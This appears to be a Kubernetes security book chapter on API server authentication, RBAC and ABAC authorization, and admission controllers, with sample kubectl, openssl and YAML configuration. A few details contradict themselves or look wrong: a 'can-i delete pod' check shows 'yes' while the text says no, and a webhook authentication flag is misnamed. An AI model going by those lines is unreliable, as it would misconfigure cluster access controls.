- [3] Kubeletctl GitHub (<https://github.com/cyberark/kubeletctl>)
- [4] Kube-scheduler settings (<https://kubernetes.io/docs/reference/command-line-tools-reference/kube-scheduler/>)
- [5] Kube-controller-manager settings (<https://kubernetes.io/docs/reference/command-line-tools-reference/kube-controller-manager/>)
- [6] CoreDNS (<https://coredns.io/>)
- [7] Cloud Native Computing Foundation (<https://www.cncf.io/>)
- [8] CoreDNS health plugin (<https://coredns.io/plugins/health/>)
- [9] kube-bench for compliance (<https://github.com/aquasecurity/kube-bench>)

7

Authentication, Authorization, and Admission Control

Authentication and authorization play a very vital role in securing applications. These two terms are often used interchangeably but are very different. *Authentication* validates the identity of a user. Once the identity is validated, *authorization* is used to check whether the user has the privileges to perform the desired action. Authentication uses something the user knows or has to verify their identity; in the simplest form, this is a username and password. Once the application verifies the user's identity, it checks what resources the user has access to. In most cases, this is a variation of an access control list. Access control lists for the user are compared with the request attributes to allow or deny an action.

In this chapter, we will discuss how a request is processed by authentication and authorization modules and admission controllers before it is processed by kube-apiserver. We will review the details of different modules and admission controllers and examine the recommended security configurations.

We will finally look at **Open Policy Agent (OPA)**, which is an open source tool that can be used to implement authorization across microservices. We will see how it can be used as a validating admission controller in Kubernetes.

In this chapter, we will discuss the following topics:

- The request workflow in Kubernetes
- Kubernetes authentication
- Kubernetes authorization
- Admission controllers
- Introduction to OPA

The request workflow in Kubernetes

In Kubernetes, kube-apiserver processes all requests to modify the state of the cluster. It first verifies the origin of the request. It can use one or more authentication modules, including client certificates, passwords, or tokens. The request passes serially from one module to the other. If the request is not rejected by all the modules, it is tagged as an anonymous request. The API server can be configured to allow anonymous requests, although this is not a good security practice.

First, the client establishes a **Transport Layer Security (TLS)** connection with the server to ensure communication is encrypted and secure. Once the TLS handshake is complete, the actual HTTP request is sent over this encrypted channel to the authentication step, where it looks at the headers and/or client certificate. Once the origin of the request is verified, it passes through the authorization modules to check whether the origin of the request is permitted to perform the action. The authorization modules allow the request if a policy permits the user to perform the action. *Figure 7.1* presents a visual representation of the kube-apiserver authentication overflow:




Figure 7.1 – Kubernetes kube-apiserver authentication workflow

Kubernetes supports multiple authorization modules, such as **Attribute-Based Access Control (ABAC)**, **Role-Based Access Control (RBAC)**, webhooks, AlwaysAllow, AlwaysDeny, and Node. Similar to authentication modules, a cluster can use multiple authorizations.

After passing through the authorization and authentication modules, admission controllers modify or reject requests based on predefined policies. Admission controllers intercept requests that create, update, or delete an object in the admission controller. Admission controllers are covered in detail in the section *Admission Controllers* section of this chapter.

Kubernetes authentication

All requests in Kubernetes originate from external users, service accounts, or Kubernetes components. If the origin of the request is unknown, it is treated as an anonymous request. Depending on the configuration of the components, anonymous requests can be allowed or dropped by the authentication modules. In v1.6+, anonymous access is allowed to support anonymous and unauthenticated users for the RBAC and ABAC authorization modes. It can be explicitly disabled by passing the `--anonymous-auth=false` flag to the API server configuration, as you can see in

Figure 7.2:

```

- --secure-port=6443
- --service-account-issuer=https://kubernetes.default.svc.cluster
- --service-account-key-file=/etc/kubernetes/pki/sa.pub
- --service-account-signing-key-file=/etc/kubernetes/pki/sa.key
- --service-cluster-ip-range=10.96.0.0/12
- --tls-cert-file=/etc/kubernetes/pki/apiserver.crt
- --tls-private-key-file=/etc/kubernetes/pki/apiserver.key
- --anonymous-auth=false
image: registry.k8s.io/kube-apiserver:v1.30.2
imagePullPolicy: IfNotPresent
livenessProbe:
  failureThreshold: 8
  httpGet:
    host: 172.31.10.106
    path: /livez
    port: 6443
    scheme: HTTPS
  initialDelaySeconds: 10

```




Figure 7.2 – Disable anonymous authentication

Kubernetes uses one or more authentication strategies. Let's discuss them one by one.

Client certificates

Using X.509 **Certificate Authority (CA)** certificates is the most common authentication strategy in Kubernetes. It is best suited for machine-to-machine authentication. It can be enabled by passing `--client-ca-file=file_path` to the server. The file passed to the API server has a list of CAs, which creates and validates client certificates in the cluster. The common name property in the certificate is often used as the username for the request and the organization property is used to identify the user's groups:

```
--client-ca-file=/etc/kubernetes/pki/ca.crt
```

Client certificates are an essential method for authenticating users and services in Kubernetes. They use X.509 certificates to verify the identity of the client to the Kubernetes API server.

The following step-by-step guide will demonstrate how you can create, configure, and use Kubernetes client certificates for a user named John:

1. Create a private key and a **Certificate Signing Request (CSR)** using the following command. Keep it in a safe place and never share it with others unless necessary:

```
openssl genrsa -out priv-john.key 4096
```

2. Generate a CSR using the following:

```
openssl req -new -key priv-john.key -out john.csr -subj "/CN=john"
```

3. Get the Base64-encoded value of the CSR generated before using the following:

```
cat john.csr | base64
```

4. Copy and paste the certificate output from the preceding command. Paste it into the request section of the following command. Then, run the following command:

```
cat <<EOF | kubectl apply -f -
apiVersion: certificates.k8s.io/v1
kind: CertificateSigningRequest
metadata:
  name: john
spec:
  request: <Copy your certificate here>
  signerName: kubernetes.io/kube-apiserver-client
  expirationSeconds: 86400 # one day
  usages:
    - client auth
EOF
```

Once done, you will have a CSR in the pending state.

5. Check the status by running the following command and check its output as shown next:

```
kubectl get csr
john      3s      kubernetes.io/kube-apiserver-client  kubernetes-admin
24h              Pending
```

6. Approve the CSR by running the following:

```
kubectl certificate approve john
kubectl get csr
```

Verify the output shown next: a new CSR named `john` submitted by `kubernetes-admin`. The Pending status indicates that the request hasn't been approved or denied yet. Administrators must manually review and approve CSRs unless automatic approval is configured:

```
john    6m26s    kubernetes.io/kube-apiserver-client    kubernetes-  
admin   24h                                Pending
```

7. Get the certificate from the CSR using the following:

```
kubectl get csr/john -o yaml
```

Because the certificate is encoded in Base64, you need to export it from the CSR to another file by running the following command:

```
kubectl get csr john -o jsonpath='{.status.certificate}' | base64 -d  
> john.crt
```

Now that the certificate has been created, you need to create a role for a user to use that certificate to access the cluster.

8. Create a new role with specific permissions for Pods by running the following command:

```
kubectl create role john-role --verb=create --verb=get --verb=list  
--verb=update --verb=delete --resource=pods
```

9. Now, create the binding for the role and the user:

```
kubectl create rolebinding binding-john --role=john-role --user=john
```

10. Now, you need to allow the new user to access the resources by adding it to the `kubeconfig` file. Add the new credentials and the context as shown here:

```
kubectl config set-credentials john --client-key=priv-john.key  
--client-certificate=john.crt --embed-certs=true  
kubectl config set-context john --cluster=kubernetes --user=john
```

If you now edit the default `kubeconfig` file under your home folder, `.kube/config`, you will notice that the user `john` and the context have been added:

```
server: https://172.31.6.241:6443  
name: kubernetes  
contexts:  
- context:  
  cluster: kubernetes  
  user: john
```

```

name: john
- context:
  cluster: kubernetes
  user: kubernetes-admin
  name: kubernetes-admin@kubernetes
current-context: kubernetes-admin@kubernetes
kind: Config
preferences: {}
users:
- name: john
  user:
    client-certificate-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURSB0tLS0t-
    Ck1JSUM5VENDQWQyZ0F3SUJBZ0lSQU1yNlVqTGs2OGtsTjhxM29RVFo3OFF3RFFZSk-
    tvWklodmNOQVFFTEJRQXcKRlRFVE1CRUdBMVVFQXhNS2EzVm1aWEp1WlhSbGNGQWVG-
    dzB5TlRBeE1ETXh0a1UwTkRoYU1UwTkRoYU1BOHhEVEFMQm-
    dOVk1BTVCRC3B2YUc0d2dnRW1NQTBHQ1NxR1NJYjNEUUVVCQVVFVQVE0SUJEd0F3Cm

```

11. Now test the new user, john, and its permissions, as shown here:

```
ubuntu@ip-172-31-6-241:~$ kubectl config get-contexts
```

This last command switched the context to john, meaning future kubectl commands will run as this user:

```

CURRENT  NAME                                CLUSTER  AUTHINFO
NAMESPACE
          john                                kubernetes  john
*         kubernetes-admin@kubernetes  kubernetes  kubernetes-admin
ubuntu@ip-172-31-6-241:~$ kubectl config use-context john
Switched to context "john".
ubuntu@ip-172-31-6-241:~$ kubectl auth whoami

```

The whoami command tells you who you are from the cluster's perspective:

```

ATTRIBUTE  VALUE
Username   john
Groups     [system:authenticated]
ubuntu@ip-172-31-6-241:~$ kubectl auth can-i delete pod
yes
ubuntu@ip-172-31-6-241:~$ kubectl auth can-i delete role
no

```

The last command checks whether john has permission to delete Pods. The answer is no, meaning an RBAC rule does not grant this user access to that operation.

Next, you will look at static tokens, which are a popular mode of authentication in development and debugging environments but should not be used in production clusters.

Static tokens

Static tokens are still used in certain legacy use cases, such as testing and development environments, where security is not a major concern, or air-gapped environments, where minimizing dependencies is prioritized, and risks are controlled by strict network isolation. The API server uses a static file to read the bearer tokens. This file is simple to set up (no external dependencies or complex setup) but is not recommended for production due to scalability and security risks; for example, you must manually rotate it, as there is no expiration, revocation, or auditability. This static file is passed to the API server using `--token-auth-file=<path>`. The token file is a **Comma-Separated Values (CSV)** file consisting of secret, user, uid, group1, and group2.

The token is passed as an HTTP header in the request, as shown here:

```
Authorization: Bearer 66e6a781-09cb-4e7e-8e13-34d78cb0dab6
```

Static tokens persist indefinitely, and the API server needs to be restarted to update the tokens. This is not a recommended authentication strategy. These tokens can be easily compromised if the attacker is able to spawn a malicious Pod in a cluster. Once compromised, the only way to generate a new token is to restart the API server. Using dynamic token management (an external vault) will reduce the risk.

Next, you will look at basic authentication, a variation of static tokens that has been used as a method for authentication by web services for many years.

Basic authentication

Similar to static tokens, Kubernetes also supports basic authentication. This can be enabled by using `--basic-auth-file=<path>`. The authentication credentials are stored in a CSV file as password, user, uid, group1, and group2.

The username and password are passed as an authentication header in the request, as shown here::

```
Authentication: Basic base64(user:password)
```

Like static tokens, basic authentication is a legacy method where a static password file is used to authenticate users. This file is read by the API server at startup, meaning passwords cannot be changed without restarting the server—a clear operational drawback.

Even more concerning is the fact that basic authentication credentials are sent in plain text (Base64-encoded, not encrypted). This makes the method more insecure unless TLS encryption is enforced for all API traffic. For this reason, basic authentication is not recommended for production clusters.

Still, there are specific use cases where basic auth may be used:

- Air-gapped lab environments for quick testing or demos, where no external identity provider is available.
- Offline clusters where keeping authentication files self-contained (without external dependencies) is the only option you can have.

Bootstrap tokens

Bootstrap tokens are an improvisation over static tokens. You utilize them when you are creating a new cluster or adding new nodes to it. They were made to help `kubeadm` but can also be used without it. Bootstrap tokens are the default authentication method used in some Kubernetes platforms.

In many Kubernetes distributions or deployments, bootstrap tokens might not be enabled out of the box for security reasons. Cluster administrators must explicitly configure or enable them, particularly in managed Kubernetes services (such as GKE, EKS, or AKS), where additional security features may override the defaults. Also, in security-sensitive environments, bootstrap tokens might be disabled by default for more secure authentication mechanisms, such as client certificates or external identity providers.

Bootstrap tokens are dynamically managed and stored as Secrets in `kube-system`. To enable bootstrap tokens, do the following:

1. Use `--enable-bootstrap-token-auth = true` in the API server to enable the bootstrap token authenticator.
2. Enable `tokencleaner` in the controller manager to remove expired tokens using the `--controllers=*,bootstrapsigner,tokencleaner` controller flag.
3. Similar to token authentication, pass bootstrap tokens as an HTTP header in the request:

```
Authorization: Bearer 123456.aa1234fdeffeedf
```

The first part of the token is the `TokenId` value and the second part of it is the `TokenSecret` value. `TokenController` ensures that expired tokens are deleted from the system Secrets.

Service account tokens

The service account authenticator is automatically enabled. It verifies signed bearer tokens. It is ideal for Pod-level authentication. The plugin takes two optional flags. The first is `--service-account-key-file`, which is used for a file containing PEM-encoded x509 RSA or ECDSA private or public keys. If this value is unspecified, the Kube API server's private key is used.

The second is `--service-account-lookup`. If enabled, tokens that are deleted from the API will be revoked.

Service accounts are created by `kube-apiserver` and are associated with the Pods. This is similar to instance profiles in AWS. The default service account is associated with a Pod if no service account is specified.

To create a service account test, you can use the following:

```
kubectl create serviceaccount test
```



Note

In versions earlier than 1.22, Kubernetes provides a long-lived, static token to the Pod as a Secret.

The service account has associated Secrets, which include the CA of the API server and a signed token.

The following command lists the service account named `test` and the output is in YAML format. Notice the last line, which is listing the Secret name:

```
$ kubectl get serviceaccounts test -o yaml
apiVersion: v1
kind: ServiceAccount
metadata:
  creationTimestamp: "2020-03-29T04:35:58Z"
  name: test
  namespace: default
  resourceVersion: "954754"
  selfLink: /api/v1/namespaces/default/serviceaccounts/test
  uid: 026466f3-e2e8-4b26-994d-ee473b2f36cd
secrets:
- name: test-token-sdq2d
```

**Note**

In versions 1.22 and beyond, Kubernetes now automatically generates a temporary token that rotates regularly by using the TokenRequest API. This token is then mounted as a projected volume.

In the following YAML file, taken from cluster version 1.26, notice that there is no static Secret associated with ServiceAccount:

```
apiVersion: v1
kind: ServiceAccount
metadata:
  creationTimestamp: "2024-08-10T21:35:44Z"
  name: test
  namespace: default
  resourceVersion: "3141923"
  uid: ca969b12-d7ac-4db9-9e29-505b336dbeba
```

Next, we will talk about **webhook tokens**.

Webhook tokens

Some enterprises have a remote authentication and authorization server, which is often used across all services. In Kubernetes, developers can use webhook tokens to leverage the remote services for authentication.

In webhook mode, Kubernetes makes a call to a REST API outside the cluster to determine the user's identity, which is useful for custom authentication mechanisms. Webhook mode for authentication can be enabled by passing `--authorization-webhook-config-file=<path>` to the API server.

The file uses the same format as a kubeconfig file. Here is an example of a webhook configuration:

```
clusters:
- name: name-of-remote-authn-service
  cluster:
    certificate-authority: /path/to/ca.pem
    server: https://authn.example.com/authenticate
```

In this preceding example, `authn.example.com/authenticate` is used as the authentication endpoint for the Kubernetes cluster.

By integrating **OpenID Connect (OIDC)** [2] with a webhook service, Kubernetes can leverage centralized identity providers (such as Google, Okta, or Keycloak) for authentication, while still maintaining fine-grained access control through RBAC. This method enhances flexibility and aligns better with modern security best practices.

One good example of such an integration is Dex, an open source OIDC identity provider that acts as a bridge between Kubernetes and enterprise identity systems. Dex supports multiple backends, such as LDAP, SAML, and GitHub, making it ideal for securely managing user authentication in Kubernetes.

Next, let's look at another way that a remote service can be used for authentication.

Authentication proxy

In some environments, you may already have an external authentication system in place, such as a reverse proxy that handles identity verification. Kubernetes supports this through the authentication proxy model, where kube-apiserver trusts incoming requests that include a verified user identity in the X-Remote-User header.

kube-apiserver can be configured to identify users using the X-Remote request header. You can enable this method by adding the following arguments to the API server:

```
--requestheader-username-headers=X-Remote-User
--requestheader-group-headers=X-Remote-Group
--requestheader-extra-headers-prefix=X-Remote-Extra-
```

Each request has the following headers to identify them:

```
GET / HTTP/1.1
X-Remote-User: foo
X-Remote-Group: bar
X-Remote-Extra-Scopes: profile
```

The API proxy validates the requests using the CA.

The result would be like the following:

```
name: foo
groups:
- bar
extra:
  foo.com/project:
```



```
- some-project
scopes:
  - profile
```

User impersonation

Cluster administrators and developers can use user impersonation to debug authentication and authorization policies for new users. To use user impersonation, a user must be granted impersonation privileges. The API server uses impersonation with the following headers to impersonate a user:

- Impersonate-User
- Impersonate-Group
- Impersonate-Extra-*

Once the impersonation headers are received by the API server, the API server verifies whether the user is authenticated and has the impersonation privileges. If yes, the request is executed as the impersonated user. `kubectl` can use the `--as` and `--as-group` flags to impersonate a user. In the following example, we are deploying a Pod on behalf of the `dev-user` user and the `system:dev` group:

```
kubectl apply -f pod.yaml --as=dev-user --as-group=system:dev
```

Once the authentication modules verify the identity of a user, they parse the request to check whether the user is allowed to access or modify the request.

While Kubernetes provides flexibility by supporting multiple authentication mechanisms, the most secure and recommended approach often depends on the context of the deployment and the type of environment.

If you need to have strict security in place for production environments, OIDC Kubernetes authentication is often the preferred choice. This method integrates with existing identity providers and supports multi-factor authentication, single sign-on, and granular access control. It also supports centralized logging of authentication events, which is crucial for incident response teams.

Kubernetes authorization

Authorization determines whether a request is allowed or denied. Once the origin of the request is identified, active authorization modules evaluate the attributes of the request against the authorization policies of the user to allow or deny a request. Each request passes through the authorization module sequentially, and if any module provides a decision to allow or deny, it is automatically accepted or denied.

Request attributes

Authorization modules parse a set of attributes in a request to determine whether the request should be parsed, allowed, or denied. The following are the requests that are reviewed for the authorization to take place:

- **user:** The originator of the request. This is validated during authentication.
- **group:** The list of group names to which the authenticated user belongs.
- **extra:** A map of arbitrary string keys to string values, provided by the authentication layer.
- **API:** The destination of the request.
- **Request path:** If the request is for a non-resource endpoint, the path is used to check whether the user is allowed to access the endpoint. This is true for the `api` and `healthz` endpoints.
- **API request verb:** API verbs such as `get`, `list`, `create`, `update`, `patch`, `watch`, `delete`, and `deletecollection` are used for resource requests.
- **HTTP request verb:** Lowercase HTTP methods such as `get`, `post`, `put`, and `delete` are used for non-resource requests.
- **Resource:** The ID or name of the resource being accessed.
- **Subresource:** The subresource that is being accessed (for resource requests only).
- **Namespace:** The namespace of the object that is being accessed (for namespaced resource requests only).
- **API group:** The API group being accessed.

Now, let's look at the different authorization modes available in Kubernetes.

Authorization modes

Authorization modes available in Kubernetes use the request attributes to determine whether the origin is allowed to initiate the request.

The following subsections discuss each in detail.

AlwaysAllow

This mode is not recommended on production platforms due to security concerns. This mode essentially lets all requests go through, so it should only be used for testing purposes in a controlled environment.

AlwaysDeny

This mode is the opposite of the preceding one, and it will block all requests, including legitimate ones. Be careful when implementing this mode, as all legitimate requests might get blocked. Use this mode only in highly controlled environments, such as testing denial behaviors, debugging authorization logic, or validating fallback mechanisms.

Node

Node authorization mode grants permissions to kubelets to access services, endpoints, nodes, Pods, Secrets, and PersistentVolumes for a node. The kubelet is identified as part of the `system:nodes` group with a username of `system:node:<name>` to be authorized by the node authorizer. This mode is enabled by default in Kubernetes.

The `NodeRestriction` admission controller, which you will learn more about later in this chapter, is used in conjunction with the node authorizer to ensure that the kubelet can only modify objects on the node that it is running. The API server uses the `--authorization-mode=Node` flag to use the node authorization module, as shown here:

```
ps aux | grep kube-apiserver
```

In the output, you can see the flag set to Node and RBAC:

```
root      187635  4.6 13.3 1545604 261776 ?        Ssl  Aug09 118:29 kube-  
apiserver --advertise-address=172.31.10.106 --allow-privileged=true  
--authorization-mode=Node,RBAC --client-ca-file=/etc/kubernetes/pki/ca.crt  
--enable-admission-plugins=NodeRestriction
```

Node authorization is used in conjunction with ABAC or RBAC, which you will look at next.

ABAC

With ABAC, requests are allowed by validating policies against the attributes of the request. ABAC authorization mode can be enabled by using `--authorization-policy-file=<path>` and `--authorization-mode=ABAC` with the API server.

The policies include a JSON object per line. Each policy consists of the following:

- **Version:** The API version for the policy format
- **kind:** The Policy string is used for policies
- **spec:** This includes the user, group, and resource properties, such as `apiGroup`, `namespace`, and `nonResourcePath` (such as `/version`, `/apis`, and `readonly`) to allow requests that don't modify the resource

The file format is one JSON object per line and an example policy is as follows:

```
{ "apiVersion": "abac.authorization.kubernetes.io/v1beta1", "kind":  
  "Policy", "spec": { "user": "foo", "namespace": "*", "resource": "*",  
    "apiGroup": "*" } }
```

The preceding policy states that user `foo` has all permissions to all resources.

Now, we can restrict user `foo` so it only has read-only permissions for Pods:

```
{ "apiVersion": "abac.authorization.kubernetes.io/v1beta1", "kind":  
  "Policy", "spec": { "user": "foo", "namespace": "*", "resource": "pods",  
    "readonly": true } }
```

ABAC is difficult to configure and maintain. It is not recommended that you use ABAC in production environments, and instead use it for testing and development purposes, perhaps on legacy systems or some other use cases. You will see next how RBAC is a better option for those environments.

RBAC

With RBAC, access to resources is regulated using roles assigned to users. RBAC is enabled by default in many clusters since v1.8. To enable RBAC, start the API server using the following:

```
--authorization-mode=Node,RBAC
```

RBAC uses `Role`, which is a set of permissions, and `RoleBinding`, which grants permissions to users. `Role` and `RoleBinding` are restricted to namespaces. If a role needs to span across namespaces, `ClusterRole` and `ClusterRoleBinding` can be used to grant permissions to users across namespace boundaries.

You will use the user named `john` and the role named `john-role` that we created in the *Client certificates* section; these are both bounded. This role allows us to carry out actions in Pods.

The following role will help whenever the user `john` (likely authenticated via a client certificate, as mentioned) interacts with the Kubernetes API in the default namespace; they will be authorized to perform the allowed Pod operations defined in `john-role`:

```
apiVersion: rbac.authorization.k8s.io/v1  
kind: Role  
metadata:  
  creationTimestamp: "2025-01-03T17:14:19Z"  
  name: john-role  
  namespace: default
```

```

    resourceVersion: "7595071"
    uid: 1f67c940-9abe-4ba6-8ab6-b8d2c0264c06
  rules:
  - apiGroups:
    - ""
    resources:
    - pods
    verbs:
    - create
    - get
    - list
    - update
    - delete

```

The corresponding RoleBinding is as follows:

```

kind: RoleBinding
metadata:
  creationTimestamp: "2025-01-03T17:16:43Z"
  name: binding-john
  namespace: default
  resourceVersion: "7595332"
  uid: 48e0c920-99ae-4eec-bac8-3bed409bf562
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: Role
  name: john-role
subjects:
- apiGroup: rbac.authorization.k8s.io
  kind: User
  name: john

```

You can switch the context to see whether it worked correctly by running the following command:

```

ubuntu@ip-172-31-6-241:~$ kubectl --context=john get pods

```

NAME	READY	STATUS	RESTARTS	AGE
tiefighter	1/1	Running	1 (9d ago)	29d
xwing	1/1	Running	1 (9d ago)	29d

However, if you try to view the deployments, it will result in an error:

```
ubuntu@ip-172-31-6-241:~$ kubectl --context=john get deployments
Error from server (Forbidden): deployments.apps is forbidden: User "john"
cannot list resource "deployments" in API group "apps" in the namespace
"default"
```

Since roles and role bindings are restricted to the default namespace, accessing the Pods in a different namespace will result in an error:

```
ubuntu@ip-172-31-6-241:~$ kubectl --context=john get pods -n kube-system
Error from server (Forbidden): pods is forbidden: User "john" cannot list
resource "pods" in API group "" in the namespace "kube-system"
```

Next, we will talk about webhooks, which provide enterprises with the ability to use remote servers for authorization.

Webhooks

Webhooks are usually used when a web application communicates with another. One of its features is that it can communicate an event in real time. For instance, you develop an application integrated with Netflix for movie streaming. If Netflix servers update its content, your application might require manual changes to work with the new content. To dynamically update your app, Netflix could provide you with a callback URL as a webhook, so your application could automatically get the content updates, ensuring seamless integration without needing manual work.

Similar to webhook mode for authentication, webhook mode for authorization uses a remote API server to check user permissions. Webhook mode can be enabled by using `--authorization-webhook-config-file=<path>`.

Let's look at a sample webhook configuration file that sets `https://authz.remote` as the remote authorization endpoint for the Kubernetes cluster:

```
clusters:
- name: authz_service
  cluster:
    certificate-authority: ca.pem
    server: https://authz.remote/
```

Once the request is passed by the authentication and authorization modules, admission controllers process the request. Let's discuss admission controllers in detail.

Admission controllers

Admission controllers are modules that intercept requests to the API server after the request is authenticated and authorized. The controllers validate and mutate the request before modifying the state of the objects in the cluster. A controller, depending on the defined policy, can be both mutating and validating, as discussed here:

- **Validating an admission controller:** Enforce policies by validating incoming API requests against predefined rules. For example, it can validate that all Pods have the same or a predefined label. If the validation fails, the request is rejected, and an error message is returned to the client. If we want to prevent privileged containers, this is the admission controller we need.
- **Mutating an admission controller:** This controller can modify incoming API requests dynamically before they are processed. For example, it can add labels, annotations, or default values to resources, or it may change configuration settings, such as limits.

If any of the controllers reject the request, the request is dropped immediately, and an error is returned to the user so that the request will not be processed. Multiple admission controllers can be enabled. They are called in a specific order, defined in the `--enable-admission-plugins` flag of the API server. Each one sees the result of the previous one, so ordering can matter.

Admission controllers can be enabled by using the `--enable-admission-plugins` flag, as shown here:

```
$ ps aux | grep kube-apiserver
root      3460 17.0  8.6 496896 339432 ?        Ssl  06:53   0:09 kube-
apiserver --advertise-address=192.168.99.106 --allow-privileged=true
--authorization-mode=Node,RBAC --client-ca-file=/var/lib/minikube/certs/
ca.crt --enable-admission-plugins=PodSecurityPolicy,NamespaceLifecycle,Lim
itRanger --enable-bootstrap-token-auth=true
```

The current defaults for admission controllers from version 1.30 are the following:

```
CertificateApproval, CertificateSigning, CertificateSubjectRestriction,
DefaultIngressClass, DefaultStorageClass, DefaultTolerationSeconds,
LimitRanger, MutatingAdmissionWebhook, NamespaceLifecycle,
PersistentVolumeClaimResize, PodSecurity, Priority, ResourceQuota,
RuntimeClass, ServiceAccount, StorageObjectInUseProtection,
TaintNodesByCondition, ValidatingAdmissionPolicy,
ValidatingAdmissionWebhook
```

One method to check which admission plugins are enabled is by running the following command directly on the kube-apiserver Pod:

```
ubuntu@ip-172-31-10-106:~$ kubectl exec kube-apiserver-ip-172-31-10-106 -n
kube-system -- kube-apiserver -h | grep enable-admission-plugins
```

This command displays the `--enable-admission-plugins` flag description, which lists all the plugins that can be enabled in the cluster. It also explains that admission is divided into two phases: mutating plugins run first, followed by validating plugins. The order of plugins listed in the flag does not affect the execution order internally.

In summary, this command helps you quickly identify which admission plugins are active in your Kubernetes API server, giving insight into what validations and mutations may affect incoming requests. The output is as follows:

```
--admission-control strings          Admission is divided
into two phases. In the first phase, only mutating admission plugins
run. In the second phase, only validating admission plugins run. The
names in the below list may represent a validating plugin, a mutating
plugin, or both. The order of plugins in which they are passed to
this flag does not matter. Comma-delimited list of: AlwaysAdmit,
AlwaysDeny, AlwaysPullImages, CertificateApproval, CertificateSigning,
CertificateSubjectRestriction, ClusterTrustBundleAttest,
DefaultIngressClass, DefaultStorageClass, DefaultTolerationSeconds,
DenyServiceExternalIPs, EventRateLimit, ExtendedResourceToleration,
ImagePolicyWebhook, LimitPodHardAntiAffinityTopology, LimitRanger,
MutatingAdmissionWebhook, NamespaceAutoProvision, NamespaceExists,
NamespaceLifecycle, NodeRestriction, OwnerReferencesPermissionEnforcement,
PersistentVolumeClaimResize, PersistentVolumeLabel, PodNodeSelector,
PodSecurity, PodTolerationRestriction, Priority, ResourceQuota,
RuntimeClass, ServiceAccount, StorageObjectInUseProtection,
TaintNodesByCondition, ValidatingAdmissionPolicy,
ValidatingAdmissionWebhook. (DEPRECATED: Use --enable-admission-plugins or
--disable-admission-plugins instead. Will be removed in a future version.)

--enable-admission-plugins strings    admission plugins
that should be enabled in addition to default enabled ones
(NamespaceLifecycle, LimitRanger, ServiceAccount, TaintNodesByCondition,
PodSecurity, Priority, DefaultTolerationSeconds, DefaultStorageClass,
StorageObjectInUseProtection, PersistentVolumeClaimResize,
RuntimeClass, CertificateApproval, CertificateSigning,
ClusterTrustBundleAttest, CertificateSubjectRestriction,
DefaultIngressClass, MutatingAdmissionWebhook, ValidatingAdmissionPolicy,
```



```
ValidatingAdmissionWebhook, ResourceQuota). Comma-delimited list of admission plugins: AlwaysAdmit, AlwaysDeny, AlwaysPullImages, CertificateApproval, CertificateSigning, CertificateSubjectRestriction, ClusterTrustBundleAttest, DefaultIngressClass, DefaultStorageClass, DefaultTolerationSeconds, DenyServiceExternalIPs, EventRateLimit, ExtendedResourceToleration, ImagePolicyWebhook, LimitPodHardAntiAffinityTopology, LimitRanger, MutatingAdmissionWebhook, NamespaceAutoProvision, NamespaceExists, NamespaceLifecycle, NodeRestriction, OwnerReferencesPermissionEnforcement, PersistentVolumeClaimResize, PersistentVolumeLabel, PodNodeSelector, PodSecurity, PodTolerationRestriction, Priority, ResourceQuota, RuntimeClass, ServiceAccount, StorageObjectInUseProtection, TaintNodesByCondition, ValidatingAdmissionPolicy, ValidatingAdmissionWebhook. The order of plugins in this flag does not matter.
```

Default admission controllers can be disabled using the `--disable-admission-plugins` flag.

In the following subsections, you will look at some important admission controllers.

AlwaysPullImages

This controller ensures that new Pods always force image pull. This is helpful to ensure that updated images are used by Pods. It also ensures that private images can only be used by users who have the privileges to access them since users without access cannot pull images when a new Pod is started. This controller should be enabled in your cluster.

EventRateLimit

Denial-of-service attacks are common in infrastructure. Misbehaving objects can also cause the high consumption of resources, such as the CPU or network, resulting in increased cost or low availability. `EventRateLimit` is used to prevent these scenarios.

The limit is specified using a config file, which can be specified by adding a `--admission-control-config-file` flag to the API server.

A cluster can have four types of limits: `Namespace`, `Server`, `User`, and `SourceAndObject`. With each limit, the user can have a maximum limit for the **Queries Per Second (QPS)**, the burst, and cache size.

Let's look at an example of a configuration file:

```
limits:
- type: Namespace
  qps: 50
  burst: 100
  cacheSize: 200
- type: Server
  qps: 10
  burst: 50
  cacheSize: 200
```

This adds the qps, burst, and cacheSize limits to all API servers and namespaces.

LimitRanger

This admission controller observes the incoming request and ensures that it does not violate any of the limits specified in the `LimitRange` object, thereby preventing the overutilization of resources available in the cluster.

An example of a `LimitRange` object is as follows:

```
apiVersion: "v1"
kind: "LimitRange"
metadata:
  name: "pod-example"
spec:
  limits:
    - type: "Pod"
      max:
        memory: "128Mi"
```

With this limit range object, any Pod requesting memory of more than 128 Mi will fail, as shown here:

```
apiVersion: v1
kind: Pod
metadata:
  name: range-demo
  labels:
    app: range-demo
```

```
spec:
  containers:
  - name: range-demo-container
    image: nginx:latest
    resources:
      requests:
        memory: "129Mi"
        cpu: "100m"
      limits:
        memory: "256Mi"
        cpu: "500m"
Error from server (Forbidden): error when creating "range-pod.yaml": pods
"range-demo" is forbidden: maximum memory usage per Pod is 128Mi, but
limit is 256Mi
```

NodeRestriction

This admission controller restricts the Pods and nodes that a kubelet can modify. With this admission controller, a kubelet gets a username in the `system:node:<name>` format and is only able to modify the node object and Pods running on its own node.

PersistentVolumeClaimResize

This admission controller adds validations for the `PersistentVolumeClaimResize` requests. This feature prevents expanding the persistent volume claims if the storage provider does not support resizing, unless you enable resizing in the storage class.

ServiceAccount

`ServiceAccount` is the identity of the Pod. This admission controller implements `ServiceAccount`; it should be used if the cluster uses service accounts.

MutatingAdmissionWebhook and ValidatingAdmissionWebhook

Similar to webhook configurations for authentication and authorization, webhooks can be used as admission controllers. `MutatingAdmissionWebhook` modifies the workload specifications. `Mutating` hooks execute sequentially. `ValidatingAdmissionWebhook` parses the incoming request to verify whether it is correct. `Validating` hooks execute simultaneously.

Now, you have reviewed the authentication, authorization, and admission control of resources in Kubernetes. Let's look at how developers can implement fine-grained access control in their clusters. In the next section, we will talk about OPA, an open source tool that is used extensively in production clusters.

Introduction to OPA

